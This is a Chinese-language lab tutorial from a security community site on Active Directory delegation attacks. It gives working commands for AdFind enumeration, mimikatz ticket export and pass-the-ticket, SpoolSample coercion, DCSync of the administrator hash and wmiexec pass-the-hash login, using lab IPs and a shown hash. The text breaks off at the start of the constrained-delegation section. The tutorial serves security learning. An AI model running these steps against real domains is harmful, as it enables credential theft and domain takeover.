域渗透之委派攻击全集 - 先知社区

> 先知社区，先知安全技术社区


域渗透之委派攻击全集

域委派是什么

是将域用户的权限委派给服务账号，委派之后，服务账号就可以以域用户的身份去做域用户能够做的事

注意：能够被委派的用户只能是服务账号或者机器账号

1. 机器账户: 活动目录中的 computers 组内的计算机，也被称为机器账号。



(https://xzfile.aliyuncs.com/media/upload/picture/20220717161821-054ed2aa-05a9-1.png)

2、服务账号：域内用户的一种类型，是服务器运行服务时所用

的账号，将服务运行起来加入域内，比如：SQLServer，MYSQL 等，还有就是域用户通过注册 SPN 也能成为服务账号。

服务账号（Service Account），域内用户的一种类型，服务器运行服务时所用的账号，将服务运行起来并加入域。就比如 SQL Server 在安装时，会在域内自动注册服务账号 SqlServiceAccount，这类账号不能用于交互式登录。

委派的分类


- 非约束委派 (Unconstrained Delegation, UD)
- 约束委派 (Constrained Delegation, CD)
- 基于资源的约束委派 (Resource Based Constrained Delegation, RBCD)

非约束委派

通俗来讲就是：

在域中如果出现 A 使用 Kerberos 身份验证访问域中的服务 B，而 B 再利用 A 的身份去请求域中的服务 C，这个过程就可以理解为委派

一个经典例子：参考 Y4er



(https://xzfile.aliyuncs.com/media/upload/picture/20220717161847-14b5cc6c-05a9-1.png)

jack 需要登陆到后台文件服务器，经过 Kerberos 认证的过程如下：

1. jack 以 Kerberos 协议认证登录，将凭证发送给 websvc
2. websvc 使用 jack 的凭证向 KDC 发起 Kerberos 申请 TGT。
3. KDC 检查 websvc 的委派属性，如果 websvc 可以委派，则返回可转发的 jack 的 TGT。
4. websvc 收到可转发 TGT 之后，使用该 TGT 向 KDC 申请可以访问后台文件服务器的 TGS 票据。
5. KDC 检查 websvc 的委派属性，如果可以委派，并且权限允许，那么返回 jack 访问服务的 TGS 票据。
6. websvc 使用 jack 的服务 TGS 票据请求后台文件服务器。

这里就相当于说 jack 登录到 web 服务器后 访问后台文件服务器 是没有权限的 后台服务器以为是 websvc 在访问它，但如果 websvc 设置了委派 就可以以 jack 的身份去访问后台这样 就有权限访问 这个时候 websvc 也可以使用 jack 的身份访问其他 jack 有权限访问的服务

实验环境


WIN2016 域控 hostname：DC ip：10.150.127.166

win2016 域机器 hostname：WEB ip：10.150.127.168

域用户 many asd123!

设置非约束性委派


机器账户的非约束性委派设置



(https://xzfile.aliyuncs.com/media/upload/picture/20220717161909-21a23dde-05a9-1.png)

服务账户的非约束委派设置

many 是普通域用户 默认是没有委派设置的



(https://xzfile.aliyuncs.com/media/upload/picture/20220717161923-2a5fe886-05a9-1.png)

给域用户注册 SPN


命令

setspn -U -A priv/test many

在域控上执行

(https://xzfile.aliyuncs.com/media/upload/picture/20220717161948-3929e2f4-05a9-1.png)

然后查看 many 用户



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162002-41aaaab2-05a9-1.png)

已经有了委派属性然后设置为非约束委派

查询域内设置了非约束委派的服务账户

在 WEB 上执行

命令：

```
AdFind.exe -b "DC=haishi,DC=com" -f "(&
(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162030-52651112-05a9-1.png)

查询域内设置了非约束委派的机器账户

命令：

```
AdFind.exe -b "DC=haishi,DC=com" -f "(&
(samAccountType=805306369)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" dn
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717

7162144-7e383698-05a9-1.png)

域内域控机器账户默认设置了非约束委派

利用方式 1

使域管理员访问被控机器

找到配置了非约束委派的机器（机器账户） 并且获取了其管理员权限

这里利用 WEB 演示


直接用 administrator 登录

把 mimikatz 传上去


先查看本地票据

命令：

```
mimikatz.exe "privilege::debug" "sekurlsa::tickets
/export" exit
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162312-b2aa6810-05a9-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20220717162323-b99ab616-05a9-1.png)

使用域控访问 WEB

在域控上执行


命令：

```
net use \\web.haishi.com
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162342-c494081a-05a9-1.png)

然后回到 WEB 重新导出票据



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162355-cc7c7d32-05a9-1.png)


有 admin 的

拒绝访问

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162407-d3cdb72c-05a9-1.png)

导入票据

```
mimikatz.exe "kerberos::ptt [0;36eb98]-2-0-60a10000-
Administrator@krbtgt-HAISHI.COM.kirbi" "exit"
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717162425-de255e00-05a9-1.png)

在次访问

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162434-e379749a-05a9-1.png)

成功访问到

清除缓存



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162456-f0a72a4a-05a9-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162503-f4dff830-05a9-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162513-faa2a452-05a9-1.png)

利用方式 2

利用打印机漏洞


强迫运行打印服务（Print Spooler）的主机向目标主机发起 Kerberos 或 NTLM 认证请求。

条件

administrator 权限

域用户的账户密码


域控开启打印机



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162531-05c790d6-05aa-1.png)

工具

https://github.com/leechristensen/SpoolSample/ (https://github.com/leechristensen/SpoolSample/) 自己编译




(https://xzfile.aliyuncs.com/media/upload/picture/20220717162545-0dfd46a6-05aa-1.png)

mimikatz

需要使用域用户运行 SpoolSample

runas /user:haishi.com\many powershell 打开一个域用户权限的 powershell




(https://xzfile.aliyuncs.com/media/upload/picture/20220717162554-137170e4-05aa-1.png)

然后在 many 的 powershell 运行

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162602-1842c82a-05aa-1.png)

然后导出票据



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162612-1e1b2cba-05aa-1.png)

然后和上面一样 导入票据


命令

```
mimikatz.exe "kerberos::ptt [0;af1f8]-0-0-60a50000-
DC$@cifs-dc.haishi.com.kirbi" "exit"
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717162622-240764e0-05aa-1.png)

然后导出 hash


```
lsadump::dcsync /domain:haishi.com
/user:haishi\Administrator
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162633-2a64f87a-05aa-1.png)

然后利用 wmiexec.py 远程登录

```
python3 wmiexec.py -hashes
:fb4f3a0d0b8c4d81d72d36b925dbed6c
haishi.com/administrator@10.150.127.166 -no-pass
```



(https://xzfile.aliyuncs.com/media/upload/picture/2022071

7162644-3168f7ac-05aa-1.png)

这里用的工具包 impacket(github 自行下载)

然后清除票据

但其实在实战中 很少遇到这种情况

约束性委派

由于非约束委派的不安全性，微软在 windows2003 中发布了约束委派的功能，如下所示

在约束委派中的 kerberos 中，用户同样还是会将 TGT 发送给相关受委派的服务，但是由于 S4U2proxy 的影响，对发送给受委派的服务去访问其他服务做了限制，不允许受委派的服务代表用户使用这个 TGT 去访问任意服务，而是只能访问指定的服务。

引入了两个新的概念

S4U2Self 和 S4U2Proxy


S4U2self

允许受约束委派的服务代表任意用户向 KDC 请求服务自身，从而获得一张该用户（任意用户）的对当前受约束委派服务的票据 TGS(ST)，该服务票据 TGS(ST) 包含了用户的相关信息，比如该用户的组信息等。

S4U2proxy

允许受约束委派的服务通过服务票据 ST，然后代表用户去请求指定的服务。

大概过程：



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162726-49de1f06-05aa-1.png)


具体的原理介绍就不详细说明了 可自行百度

直接实验

配置约束性委派


机器账户

这里配置一个能进行协议转换的



(https://xzfile.aliyuncs.com/media/upload/picture/20220717162736-50670ffe-05aa-1.png)

服务账户




(https://xzfile.aliyuncs.com/media/upload/picture/20220717162745-555e4306-05aa-1.png)

因为上面注册了 SPN 这里就不注册了 直接使用

查询机器用户（主机）配置约束委派

